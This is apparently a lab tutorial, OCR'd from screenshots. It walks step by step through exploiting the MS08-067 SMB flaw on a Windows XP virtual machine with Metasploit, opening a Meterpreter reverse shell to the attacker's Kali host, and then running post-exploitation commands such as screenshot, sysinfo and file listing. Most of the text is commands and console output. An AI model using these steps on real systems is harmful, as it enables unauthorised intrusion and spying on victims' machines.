Exploitation

&


Post Exploitation

Exploitation phase

Steps to exploit vulnerable point in windows successfully you have to do the following:

Step 1


Open terminal and type *msfconsole*



```
                        http://metasploit.pro


Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.4-2015071403                 ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post       ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Step 2


In msf type *<u>use</u>* following with the module name of the vulnerable in windows xp



```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Step 3

Now you have to set RHOST (RHOST means the remote host)




```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
```

Note: that (RHOST) in our case is the ip of windows xp (the target)


Step 4

LHOST means that you have to put the ip address of the attacker machine (Kali Linux) and also you can set the payload or leave it as the default




```
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.9
LHOST => 192.168.1.9
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

Step 5



```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.2      yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: , , seh, thread, process, none)
   LHOST     192.168.1.9      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Step 6



```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.9:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (885806 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.2:1031) at 2016-12-03 18:52:2
9 +0300

meterpreter > 
```


Post Exploitation phase

After successfully exploit our target

We can use several commands against the target (Post Exploitation phase)


screenshot


This command take a desktop screenshot of the target




```
meterpreter > screenshot
Screenshot saved to: /root/PJygfgfe.jpeg
meterpreter > █
```

Go to the root to see the picture





new.gnmap
new.nmap
new.xml
new2.gnmap
new2.nmap
new2.xml
Notebooks
p
passw.txt
password
Pictures
PJygfgfe.jpeg
Public
QUezbRiO.jpeg
shorooq.txt
SjSUHvBT.jpeg
ss.gnmap
ss.nmap
ss.xml
Templates


PJygfgfe.jpeg
Image Edit View Go Help
Previous Next
My Computer
H.W_LAST_...
Reports Builder
Recycle Bin
H.W_SWITCH
select
lectures
Internet Explorer
SQL Plus
New Text Document (2)
New Text Document
The Link
password
user_defined exception
project
first trying
Question number 1
Forms Builder
Question number 8
start
EN
8:58 PM
1045 × 648 pixels 58.7 kB 69%
6 / 11

pwd


This command to display the present working directory



```
meterpreter > pwd
C:\WINDOWS\system32
```

cd


This command to change the directory



```
meterpreter > cd ..
meterpreter > pwd
C:\WINDOWS
meterpreter > cd c:\
meterpreter > pwd
c:\
```

ls


To list files and directories



```
meterpreter > ls
Listing: c:\
============

Mode              Size          Type  Last modified              Name
----              ----          ----  -------------              ----
100777/rwxrwxrwx  0             fil   2013-11-04 13:19:08 +0300  AUTOEXEC.BAT
100666/rw-rw-rw-  0             fil   2013-11-04 13:19:08 +0300  CONFIG.SYS
40777/rwxrwxrwx   0             dir   2013-11-19 17:07:33 +0300  DevSuiteHome_1
40777/rwxrwxrwx   0             dir   2013-11-04 13:24:56 +0300  Documents and Settings
```


mkdir

This command is used to create directory




```
meterpreter > mkdir Ebtihal
Creating directory: Ebtihal
```

run checkvm **This script is used to check target is running on virtual machine or not.**




```
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
meterpreter > 
```

getpid **This command is used to view the current process.**



```
meterpreter > getpid
Current pid: 1228
```

sysinfo **This command is used to view the target system information.**



```
meterpreter > sysinfo
Computer        : XPORACLE-PC
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : ar_YE
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```